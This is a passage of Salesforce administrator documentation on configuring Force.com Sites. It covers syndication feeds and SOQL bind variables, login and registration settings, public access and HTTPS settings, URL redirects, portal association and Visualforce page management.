- "Customize Application"

Field	Description
	indicate that the site is under construction or down for maintenance.
Site Template	<p>The template that provides the page layout and stylesheet for your site. The site template overrides any formatting inherited from the associated portal. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided.</p> <p> Note: The site template specified here is used only for Visualforce pages using the <code>!Site.Template</code> expression.</p>
Site Robots.txt	<p>A file that determines which parts of your public site Web spiders and other Web robots can access. Web robots are often used by search engines to categorize and archive websites. HTML tags are not allowed, as they are not compatible with <code>robots.txt</code> spiders. For Visualforce pages, add <code>contentType="text/plain"</code> to the <code><apex:page></code> tag.</p> <p>Example disallowing all robots from indexing all pages:</p> <pre><apex:page contentType="text/plain"> User-agent: * # Applies to all robots Disallow: / # Disallow indexing of all pages </apex:page></pre> <p>Example allowing all robots to index all pages:</p> <pre><apex:page contentType="text/plain"> User-agent: * # Applies to all robots Disallow: # Allow indexing of all pages </apex:page></pre>
Site Favorite Icon	The icon that appears in the browser's address field when visiting the site. Use this field to set the favorite icon for your entire site instead of for each page. Changes will be reflected on your site one day after you make them, due to caching.
Analytics Tracking Code	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
URL Rewriter Class	An Apex class to use for rewriting URLs for your site, from Salesforce URLs to user-friendly URLs. With this class, you can make rules to rewrite site URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages.
Enable Feeds	The option that displays the Syndication Feeds related list, where you can create and manage syndication feeds for users on your public sites. This field is visible only if you have the feature enabled for your organization.
Clickjack Protection Level	<p>You can set the clickjack protection for a site to one of these levels:</p> <ul style="list-style-type: none"> • Allow framing by any page (no protection) • Allow framing by the same origin only (recommended) • Don't allow framing by any page (most protection)

Field	Description
	<p> Note: Same-origin framing allows the site's page to be framed only by pages on the same domain name and protocol security.</p> <p> Note: Salesforce Communities have two clickjack protection parts—one for the Force.com Communities site which is set from the Force.com site detail page and another for the Site.com Communities site which is set from the Site.com configuration page. It's recommended that both are set to the same value.</p>
Require Secure Connections (HTTPS)	When this checkbox is enabled for a Force.com Site, a Site.com site, a Salesforce Communities Force.com Site, or a Salesforce Communities Site.com site, requests that use HTTP are redirected to HTTPS.

4. Click **Save**.

 **Note:** You define Custom URLs from Domain Management in Setup.

Configuring Force.com Sites

Once you have created your site, you can configure it on the Site Details page. To access this page, from Setup, enter *Sites* in the **Quick Find** box, then select **Sites**, and then in the Sites list, click the site name. You can do the following:

- Click **Edit** to make changes to the site.
- Click **Public Access Settings** to view or edit the security settings, including permissions, page layouts, and more.
- Click **Login Settings** to configure the login and registration settings for your site. Built-in login and registration logic allows users to quickly register for, and seamlessly log in to, your portal from your public site.

 **Note:** For Communities sites, this link opens the Communities Login Page.

- Click **URL Redirects** to see any [page redirects](#) you've set up for your site.
- Click **Activate** or **Deactivate** to change the active status for your site.

 **Warning:** Be careful not to expose any information that you do not want to make public.

- Click **Preview as Admin** to view your site in [administrator preview mode](#). Administrator preview mode shows the errors on each site page in context and in greater detail, so you can more easily troubleshoot site issues.

Defining Syndication Feeds

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

Define a syndication feed, including what records are returned, and which data from the records is displayed:

Name

A descriptive name for this feed, which distinguishes it from other feeds you may create. Use only letters, numbers, or the underscore character “_”. Do not use more than one underscore character in a row.

Description

Describe the feed. For example, “Account first name, last name, and region for the last ten accounts created or edited.”

Query

The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed:

- If the SOQL query does not specify a limit, then no more than 20 records are returned.
- Query limits can't exceed 200 results. If you make a query with a limit beyond this number, only the first 200 records are returned.
- If the SOQL query does not have an ORDER BY value specified, records are ordered by the `LastModifiedDate` value if there is one, or by `SystemModstamp` value if not
- `COUNT` is not supported.
- *Aggregate* queries are not supported. For example, this query cannot be used in a syndication feeds SOQL query:

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

- You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see [Using Bind Variables for Queries and Mapping](#) on page 5531.

 **Note:** The guest user must have appropriate sharing and field-level security access or you cannot save your query, because the Force.com platform verifies access and sharing before saving.

Mapping

Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see [ATOM-Object Mapping](#) on page 5530.

You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see [Using Bind Variables for Queries and Mapping](#) on page 5531.

Max Cache Age Seconds

Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. You can modify this to a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active

Select this checkbox to make the feed available for subscription. Once a feed is active, users have the option of subscribing to it.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete a feed definition:

- “Modify All Data”

Subscribe to a feed

- No special user permission required

ATOM-Object Mapping

You must specify a mapping in the syndication feed definition. The mapping relates ATOM constructs such as entry title to the corresponding value in a record, for example, "Account Name." A full set of mappings represents a news feed, and the query represents the content of each news item in a feed. For example, Lead records created today or Contacts with updated Account information.

A *feed element* is the envelope for each part of a news item, and an *entry element* is the contents of the envelope.

Mapping also allows you to apply short labels to various fields for display purposes.

The following table lists each ATOM and object element and explains what values should be provided:

Feed Element	Entry Element	Description
fa		Required only if ea (entry author) is not specified. Feed author. For example, fa: "Acme Feed Author Admin Mary" shows the feed author as Admin Mary.
fid		Optional (because default value is supplied). Id of the feed. By default, this value is the public site URL. If you specify a value, it must be a valid internationalized resource identifier (IRI). An IRI is a URL generalized to allow the use of Unicode.
fl		Optional (because default value is supplied). Feed link. For example, fl: "http://www.salesforce.com". News readers usually interpret this element by linking the feed title to this URL.
fst		Optional. Feed subtitle. For example, &map=ft: "Newest Opportunities", fst: "Western Division" shows the feed title Newest Opportunities and subtitle Western Division.
ft		Required. Feed title. For example, ft: "Newest Opportunities".
	ea	Required only if fa (feed author) is not specified. Entry author. For example, ea: "Account created by: " + Account.CreatedBy .
	ec	Required. Entry content. For example, ec: "description for " Name " " Description shows the value of the Name field with additional text. The output of a feed for this example resembles the following: <div style="border: 1px solid black; padding: 5px; margin: 5px 0;">description for Ajax Industries Description</div>
	ect	Optional. Entry content of type text, html, or xhtml. For example, ect: html for HTML content. Default is text.
	e1	Optional. Entry link. Must be a valid URI. This value is usually a link to another representation of the content for the entry. For example, the link could be to a record in the Salesforce user interface. News readers usually interpret this element by linking the entry title to this URL. For example, e1: "Account.URL".
	es	Optional. Entry summary. An optional summary of the entry content. For example, et: Account.Name, es: Account.Name + "'s account number, website, and description", ec: Account.AccountNumber + " " + Account.Website + " " + Account.Description If not specified, news readers display the content defined using the ec element.

Feed Element	Entry Element	Description
	<code>est</code>	Optional. Entry summary of type <code>text</code> , <code>html</code> , or <code>xhtml</code> . For example, <code>est: html</code> for HTML content. Default is <code>text</code> . Do not specify a value unless <code>es</code> has been specified.
	<code>et</code>	Required. Entry title, a field name. For example, <code>et:Name</code> .
	<code>eu</code>	Optional. By default, the required ATOM element <code><updated></code> value is automatically provided by the <code>LastModifiedDate</code> of the main entity being queried; usually the object in the main <code>FROM</code> clause of the SOQL query. This value indicates the last time an entry or feed was modified. If you wish to change this default behavior, you can specify a different object or field's <code>LastModifiedDate</code> be used. For example: <ul style="list-style-type: none"> • Query: <code>SELECT Id, Name, MyDate__c FROM AccountMapping</code> Parameter: <code>eu: MyDate__c</code> • Query: <code>SELECT Id, Lastname, Account.LastModifiedDate FROM ContactMapping</code> Parameter: <code>eu: Account.LastModifiedDate</code>

The following example shows a valid mapping values for a syndication feed:

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
ect: html
```

Feeds are displayed in the guest user context of the public site where they are displayed. Therefore, if you have used custom labels to manage internationalization, and specified labels in your mapping, users see those labels displayed in the language of the guest user. For more information, see [Custom Labels and Feeds](#) on page 5532.

You can only use string literals in feed mapping. You cannot use, for example, date literals such as `TODAY` or `LAST_WEEK`.

After you have defined a feed, you should test it, and then make the feed active by selecting the `Active` checkbox as described above. For more information about testing, see [Testing Syndication Feeds](#) on page 5535.

Using Bind Variables for Queries and Mapping

You can use *bind variables* in the `WHERE` clause of the SOQL query. Bind variables must be in the following form:

```
{!var_name}
```

The following query uses a bind variable named `accountID`.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Note that this is not the literal name of the field, but an arbitrary name. At run time, the value for `accountID` is passed to the query from the URL. This feed is accessed from the following URL and passes in the account ID as part of the query string parameter:

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

You can also use bind variables for mapping values.

The following implementation details apply to the use of bind variables for queries:

- You cannot use more than 20 bind variables in a feed definition, queries and mapping combined.
- The bind variable name cannot be more than 100 characters.

- You can use a bind variable only on the right side of a filter operation to represent part of a string. Because it represents part of a string, it must be in quotes. For example, the following is a valid query:

```
SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
```

The following queries are not valid, because the bind variable is not in a valid position, and is not functioning as the variable for a literal string:

```
SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
```

- You cannot use a bind variable to represent a field name. This means a bind variable cannot be use on the left side of a filter operation.
- You cannot use a bind variable to change the meaning or structure of a query for security reasons. Any special characters you specify in the bind replacement value are interpreted as literal characters when the query is evaluated.

Custom Labels and Feeds

For feeds that need to be localized into different languages, you can use custom labels to define the string in multiple languages. Then in the mapping definition, you simply refer to the custom label. When a request comes in, the custom label inspects the guest user language and returns the translated text, which is used in the mapping.

Custom labels can be specified in a field with the following syntax:

```
map_element_name: "{$LABEL.custom_label_name}"
```

Use the following procedure to specify a custom label in a feed:

- From Setup, enter *Custom Labels* in the Quick Find box, then select **Custom Labels**. You may wish to name the custom label after the mapping element that takes its value, for example `feedTitle` for the `ft` element.
- Enter the values for all supported languages.
- Specify the custom label in the feed mapping.

For example, assume that you create a feed containing information on all the houses your company is trying to sell. For English users, the title of the feed should be “The Houses,” but for Spanish users, the title of the feed should be “Las Casas.” You would create a custom label, for example, `feedTitle`. In English, its value is “The Houses,” and the Spanish value is “Las Casas.” Then, in the feed mapping definition, specify the following for the feed title `fc`:

```
ft: "{$LABEL.feedTitle}"
```

Visualforce and Feeds

To add a feed to a Visualforce page, use the Visualforce standard HTML features. For example, assuming the Visualforce page is located in the base directory of the site, it can contain a tag like the following:

```
<A HREF="" /services/xml/theFeedName">My feed</A>
```

The text `My feed` links to the feed.

If you want to link the feed from an image, include an inline image tag similar to the following:

```
<A HREF="" /services/xml/theFeedName"></A>
```

You must upload your own image.

To add the icon to the address bar, add the link tag to the <head> tag of the Visualforce page:

```
<link href='URI of feed'
      type='application/x.atom+xml'
      rel='feed'
      title='A nice descriptive title' />
```

[Viewing Syndication Feeds](#)

[Testing Syndication Feeds](#)

About Syndication Feeds

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

Validating Feeds Security

When a user subscribes to a feed, the information is run in a guest user context. This means that you must ensure the guest user has access to all and only the records appropriate for a guest use before defining any queries.

To validate feeds security:

- Edit the public access setting for the site to make sure the guest user has the correct object permissions and field-level security settings.
- Create sharing rules to control which records the guest user has access to.

After adjusting public access and field-level security settings to ensure the objects you wish to include in a feed are available to the guest user, perform any of the following feeds-related tasks:

- To create a new feed, click **New**.
- To view the definition of an existing feed, click the feed name.
- To edit an existing feed, click **Edit**.
- To delete an existing feed, click **Delete**.
- To test the validity of a feed, click **Run Test**. If any errors exist in the query definition or mapping, error messages are displayed.

[Defining Syndication Feeds](#)

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete a feed definition:

- "Modify All Data"

Subscribe to a feed

- No special user permission required

Viewing Syndication Feeds

View the syndication feed definition, including what records are returned, and which data from the records is displayed:

Name

A descriptive name for this feed, which distinguishes it from other feeds you may create.

Description

Describes the feed. For example, "Account first name, last name, and region for the last ten accounts created or edited."

Query

The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed. For more information, see [Defining Syndication Feeds](#) on page 5529.

Mapping

Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see [Defining Syndication Feeds](#) on page 5529.

Max Cache Age Seconds

Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. This value can be a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active

This checkbox indicates whether the feed is available for subscription. Once a feed is active, users have the option of subscribing to it.

Testing Syndication Feeds

Test the feed definition you have created before enabling it for customers.

To test a feed:

1. After creating a feed, from Setup, enter *Sites* in the **Quick Find** box, then select **Sites** and click the site for which you've defined the feed. Alternatively, you can navigate to the feed detail page any number of ways, including clicking the feed name from the site detail page.
2. Click **Preview** for the feed you wish to test.
3. If one or more bind variables have been used in the feed, a dialog appears. Enter a test value for each bind variable.
4. A dialog appears allowing you to create a bookmark for the feed with the bind variable values you specified. You can save the bookmark, or cancel the dialog.
5. The values returned by your feed are displayed. Verify that the results are what you expected.

Managing Force.com Site Login and Registration Settings

Use login settings if you want to let users register for and log in to your portal from your public Force.com site. For example, users browsing through an ideas site can register and login directly from that site, and as authenticated users, they can then vote, add comments, and participate in the ideas community. When users successfully log in, they leave the public site and enter the associated portal seamlessly.

 **Note:** Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

Force.com sites provides built-in registration and login logic. Default Force.com-branded Visualforce pages are associated with registration, login, forgot password, and password changes. You can modify these pages or replace them with your own.

The following login, and registration pages are provided by default:

Page Name	Description
SiteLogin	Default login page. Used to log users in to the associated portal from your Force.com site.
SiteRegister	Default registration page. Used to register new users for the associated Customer Portal from your Force.com site.
SiteRegisterConfirm	Default registration confirmation page. The page that users see on successful registration to the associated Customer Portal.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete a feed definition:

- "Modify All Data"

Subscribe to a feed

- No special user permission required

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

-  **Note:** The login and registration forms must be secure. Set the `forceSSL` attribute to `true` for these forms. However, Salesforce recommends that you set `forceSSL` to `false` for forms accessed by users who have already been authenticated, such as portal users. Since the `forceSSL` attribute forces a redirect to a secure URL, authenticated users would encounter an error.

The built-in login process:

- Checks to see whether the site is enabled for logins
- Checks to see whether the user is a valid user for the site
- Allows users to reset expired passwords

The built-in registration process:

- Checks new user information against existing users for the Customer Portal associated with the site
- Checks to see if a contact already exists for the new user
- Creates a new contact, if one doesn't already exist, and associates it with the account for the site.

-  **Important:** You must update the SiteRegisterController with the Account ID using the following steps:

1. From Setup, enter `Apex Classes` in the `Quick Find` box, then select **Apex Classes**.
2. Click **Edit** next to SiteRegisterController.
3. Find the `private static Id PORTAL_ACCOUNT_ID = '<Account_ID>';` line and insert the ID for the account that you want to associate with new users. The line should look similar to this:

```
private static Id PORTAL_ACCOUNT_ID = '001D0000001Qpyk';
```

4. Click **Save**.

- Enables the Customer Portal for the new user and sends an email confirmation message
- Optionally, allows users to create passwords on the registration page, avoiding the standard email confirmation process

-  **Note:** You can create and enable a person account as a Customer Portal user using the `createPersonAccountPortalUser` Apex method. Use `createPersonAccountPortalUser` to create a person account using either the default record type defined on the guest user's profile or a specified record type, then enable it for the site's portal. Person Accounts can only be enabled as high-volume portal users.

To enable public login and registration for your portal:

1. From Setup, enter `Sites` in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to control.
3. Click **Login Settings**.
4. Click **Edit**.
5. From the Enable Login For list, select a portal to associate with your site. The portal you choose must have the `Login Enabled` option selected. For Customer Portals, you must also select the `Self-Registration Enabled` option. Force.com Sites leverages the following portal settings:
 - `Logout URL` is used if you want to take users to a specific page on logout. If this value is left blank, users are taken to the page specified in the `Active Site Home Page` field for your site.
 - `Lost Password Template` is used for the forgot password process.
 - `Header`, `Footer`, `Logo`, and `Login Message` are used for the look and feel on IdeasHome and AnswersHome pages.
 - For Customer Portals:

- `New User Template` is used on self-registration if a password is not provided.
- `Default New User License`, `Default New User Role`, and `Default New User Profile` are used for self-registration.

6. Select a **Change Password Page**. A default page is provided, but you can select your own page instead, using the lookup field.
7. Select `Require Non-Secure Connections (HTTP)` to override your organization's security settings and exclusively use HTTP when logging in to the portal from your site. If this checkbox is not selected, the `Require Secure Connections (HTTPS)` setting on the Session Settings page in Setup determines the security level.

The following table illustrates the relationship between these settings.

Site-Level Security: Require Non-Secure Connections (HTTP)	Organization-Level Security: Require Secure Connections (HTTPS)	Description
Not checked	Not checked	<ul style="list-style-type: none"> • Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Checked	Not checked	<ul style="list-style-type: none"> • Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Not checked	Checked	<ul style="list-style-type: none"> • Organization uses only HTTPS • Site uses HTTPS for the post-login session • Upon login, users see the <code>secure.force.com</code> domain
Checked	Checked	<ul style="list-style-type: none"> • Organization uses only HTTPS • Site uses HTTP for the post-login session

Warning: If the `Require Secure Connections (HTTPS)` checkbox on the Session Settings page is selected, and the `Require Non-Secure Connections (HTTP)` checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login.

Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.

8. The `Secure Web Address` field shows the unique Force.com URL for this site when using SSL.

9. Click Save.

You can also enable Sites to use your identity provider for single sign-on.

[Force.com Sites-Related Apex Methods and Expressions](#)

Public Access Settings for Force.com Sites

Public access settings control what public users can do on each Force.com site. To set the public access settings for your site:

1. From Setup, enter *Sites* in the *Quick Find* box, then select **Sites**.
2. Click the name of the site you want to control.
3. Click **Public Access Settings** to open the Profile page for your site profile.

This page includes all the functionality for viewing and editing profile permissions and settings, but you can't clone or delete the profile.

In the site profile, you can:

- Set the object permissions for your site. You can grant "Read" and "Create" permissions on all standard objects except products, price books, and ideas; and "Read," "Create," "Edit," and "Delete" on all custom objects. All permissions that aren't set by default must be set manually.

Warning: We recommend setting the sharing to private for the objects on which you grant "Read" access for your site. This ensures that users accessing your site can view and edit only the data related to your site.

We also recommend securing the visibility of all list views. Set the visibility of your list views to *Visible to certain groups of users*, and specify the groups to share to. List views whose visibility is set to *Visible to all users* may be visible to public users of your site. To share a list view with public users, create a new public group for those users and give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

- Control the visibility of custom apps. If you want to expose a custom app and its associated tabs to public users, make only that app visible and make it the default to avoid exposing other pages. If any of your site pages use standard Salesforce headers, other visible applications may be seen by public users.
- Set the login hours during which users can access the site.
- Restrict the IP address ranges from which you can access the site. Force.com sites ignore company-wide IP range restrictions in order to provide public access; however, you can restrict the IP range here.

Note: To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.

To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: 0.0.0.0 to 255.255.255.255, :: to ::ffff:ffff:ffff, and ::1:0:0:0 to ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

To edit public access settings for Force.com sites:

- "Manage Users"

The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.

- Enable Apex controllers and methods for your site. Controllers and methods that are already associated with your site's Visualforce pages are enabled by default.
- Enable Visualforce pages for your site. Changes made here are reflected on the Site Visualforce Pages related list on the Site Details page, and vice versa.

[Create a Custom List View in Salesforce Classic](#)

Force.com Sites URL Redirects

If you move or reorganize pages on your Force.com site, search engines may have trouble finding the new page locations. To avoid this, set up *site URL redirects* to inform users and search engines that site content has moved.

Consider the following while implementing site URL redirects:

- You can't redirect error pages or CSS files (files with a `.css` extension).
- Each site can have a maximum of 1,000 redirect rules.
- Query parameters in site URL redirects are matched exactly. However, you can't redirect any URLs that include the `lastMod` parameter.
- If you have URL rewriting enabled on your site, it runs after any site page redirects.
- You can redirect a community home page to its companion Site.com home page. To do this, set the Source URL to `/`, which represents the home page for the community, and set the Target URL to `s`, which represents the home page for the Site.com site.

To assign a redirect to a site page:

1. From Setup, enter *Sites* in the *Quick Find* box, then select **Sites**.
2. Click a site label.
3. Click **URL Redirects** on the site detail page.
4. Specify the former page location in the *Source URL* field. The page location must:
 - Be a relative URL. It can have any valid extension type, such as `.html` or `.php`.
 - Not contain anchors, such as `/siteprefix/page.html#target`.

 **Note:** Organizations that use sites with prefixes must manually add the prefix to the Source URL and Target URL fields. Also, if your organization has a root level site and one with a prefix, and you want to redirect a page in your prefixed site but don't include the prefix in the redirect rule, Salesforce will default to looking for the rule in your root site instead, resulting in a 404 error.

5. Specify the *Redirect Type*:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To create and edit site URL redirects:

- "Customize Application"

To view site URL redirects:

- "View Setup and Configuration"

- Permanent (301)—Select this option if you want users and search engines to update the URL in their systems when visiting the page. Users visiting a page redirected with this type are sent seamlessly to the new page. Using a permanent redirect ensures that your URLs retain their search engine popularity ratings, and that search engines index the new page and remove the obsolete source URL from their indexes.
 - Temporary (302)—Select this option if you want users and search engines to keep using the original URL for the page. Search engines interpret a 302 redirect as one that could change again at any time, and though they index and serve up the content on the new target page, they also keep the source URL in their indexes.
6. Specify the new page location in the `Target URL` field. This can be a relative URL or a fully-qualified URL with an `http://` or `https://` prefix. Unlike source URLs, target URLs can contain anchors.

7. Click **Save**.

The Redirect Rules section displays all URL redirect rules you've created for your site. In this section you can:

- Edit an assigned redirect rule.
- Activate or deactivate a redirect rule.
- Delete a redirect rule.
- Click the Source URL or Target URL column heading to sort the list in ascending or descending order.

SEE ALSO:

[Force.com Sites](#)

Associate a Portal with Force.com Sites

You can enable users to register for or log into an associated portal seamlessly from your site.

-  **Note:** Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

1. Enable the portal for login using the following steps:
 - a. From Setup, enter *Customer Portal Settings* in the `Quick Find` box, then select **Customer Portal Settings**, or from Setup, enter *Partners* in the `Quick Find` box, then select **Settings**.
 - b. If you have not enabled your portal, select `Enable Customer Portal` or `Enable Partner Relationship Management` and click **Save**.
 - c. Click **Edit** for the portal you want to modify.
 - d. Configure the portal as follows:
 - i. Select the `Login Enabled` checkbox.
 - ii. Select a user for the `Administrator` field.
 - iii. Optionally, set the `Logout URL`. If this is not set, users are taken to the site home page on logout.
 - iv. Click **Save**.
2. If you are using a Customer Portal and want to allow self-registration, follow these steps:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

- a. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**.
- b. Click **Edit** for the portal you want to associate with your Force.com site.
- c. Configure the Customer Portal as follows:
 - i. Select **Self-Registration Enabled**.
 - ii. Select **Customer Portal User** for both the **Default New User License** and **Default New User Profile** fields. Depending on your portal license, you may want to select a different profile for the **Default New User Profile** field.
 - iii. Select **User** for the **Default New User Role** field.
 - iv. Click **Save**.

Note: Consider the following when allowing self-registration:

- Sites does not support the use of Person Accounts for self registration.
- On self-registration through a site:
 - Validation rules are enforced on user creation.
 - Validation rules are ignored on contact creation.

3. Associate the site pages with the default portal users:

- a. From Setup, enter *Customer Portal Settings* in the Quick Find box, then select **Customer Portal Settings**, or from Setup, enter *Partners* in the Quick Find box, then select **Settings**.
- b. Click the name of the portal that you want to associate with your site.
- c. Click the name of each profile associated with your portal users and do the following:
 - i. Scroll down to the **Enabled Visualforce Page Access** section and click **Edit**.
 - ii. Add the appropriate public site pages to the **Enabled Visualforce Pages** list. This allows portal users with that profile to view these pages.

Note: By default, portal users can see all pages enabled for the associated public site, so you only have to enable the pages that require authentication.

- iii. Click **Save**.

4. Associate your site with the login-enabled portal:

- a. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
- b. Click the site label of the site you want to configure.
- c. Click **Login Settings**.
- d. Click **Edit**.
- e. From the **Enable Login For** drop-down list, select the name of the portal where you want to allow login.
- f. Select the **Change Password Page**.
- g. Click **Save**.

For sites with Ideas, Answers, Chatter Answers, you must make the zone visible in the portal and enable the IdeasHome or AnswersHome page for the site. To associate the zone with one or more portals:

1. From Setup, search for one of the following in the Quick Find box.

- **Ideas Zones**
- **Chatter Answers Zones**
- **Answers Zones**

2. Click **Edit** next to the zone you want to make public.
3. From the **Portal** drop-down list, select the portal to use for this zone. You can choose to show the zone in all portals.

 **Note:** For ideas to work with sites, the organization must have an active portal associated with that zone. Otherwise, users will encounter errors.

[Configuring Force.com Sites](#)

[Managing Force.com Site Login and Registration Settings](#)

Managing Force.com Site Visualforce Pages

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

 **Warning:** Don't rename or delete SiteSamples or you may get an error.

All pages that you want to expose on a site must be associated with that site. If a page is not listed under Site Visualforce Pages, an authentication or page-not-found error is displayed based on the existence of the page.

To enable Visualforce pages for your site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click the name of the site you want to modify.
3. Click **Edit** on the Site Visualforce Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable Visualforce pages for your site.
5. Click **Save**.

 **Note:** If you select a Visualforce page for any of the lookup fields on the Site Detail page, any of the error pages, or the **Change Password Page** under login settings, that page is automatically enabled for your site. If you remove a page from this list, but it is still selected in one of these places, public users can access that page. To completely remove pages from your site, disable them here and make sure they are not selected in any lookup fields for your site.

If you don't want to enable a Visualforce page for your entire site, you can also enable pages for specific profiles.

The My Profile Page

The My Profile page is a Visualforce page associated with a Customer Portal or site user's profile. The My Profile page enables users logged into either your Force.com site, or your Customer Portal from Force.com sites, to update their own contact information. When they make changes to this page, the corresponding portal user and contact records are updated.

The My Profile page can be enabled either for your entire site or in a more restricted way by assigning it to the site guest user profile.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

The My Profile page is also delivered as part of the Customer Portal Welcome component on your home page layout.

SEE ALSO:

[Managing Force.com Site Standard Pages](#)

[Assigning Force.com Site Error Pages](#)

Managing Force.com Site Standard Pages

Force.com sites uses Visualforce pages for all site and error pages. Force.com also provides some standard pages that you can use.

All pages that you want to expose on a site must be enabled for that site. If a page is not listed under Site Standard Pages, Salesforce displays an authorization required error.

To control which standard pages users see for your site:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Click the name of the site you want to view.
3. Click **Edit** on the Site Standard Pages related list.
4. Use the **Add** and **Remove** buttons to enable or disable the following standard pages for your site:
 - Home Page—The standard page associated with the Home tab (/home/home.jsp).
 - Ideas Pages—The standard pages associated with ideas. If you want to use default ideas pages (for example, IdeasHome), enable these pages.
 - Answers Pages—The standard pages associated with answers. If you want to use default answers pages (for example, AnswersHome), enable these pages.
 - Search Pages—The standard Salesforce search pages. To allow public users to perform standard searches, enable these pages.
 - Lookup Pages—The standard Salesforce lookup pages. These are the popup windows associated with lookup fields on Visualforce pages.
5. Click **Save**.

 **Note:** Make sure to disable any pages that you are not actively using in your site. Otherwise, they may be accessible to public users. Also, make sure to set up private sharing to restrict search and lookup access for public users.

Assigning Force.com Site Error Pages

Force.com sites uses Visualforce pages for all site and error pages. Sample error pages use the SiteSamples static resource for their stylesheet and images.

 **Warning:** Don't rename or delete SiteSamples or you may get an error.

To set the error pages for your site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click the name of the site you want to modify.
3. Click **Page Assignment** on the Error Pages related list.
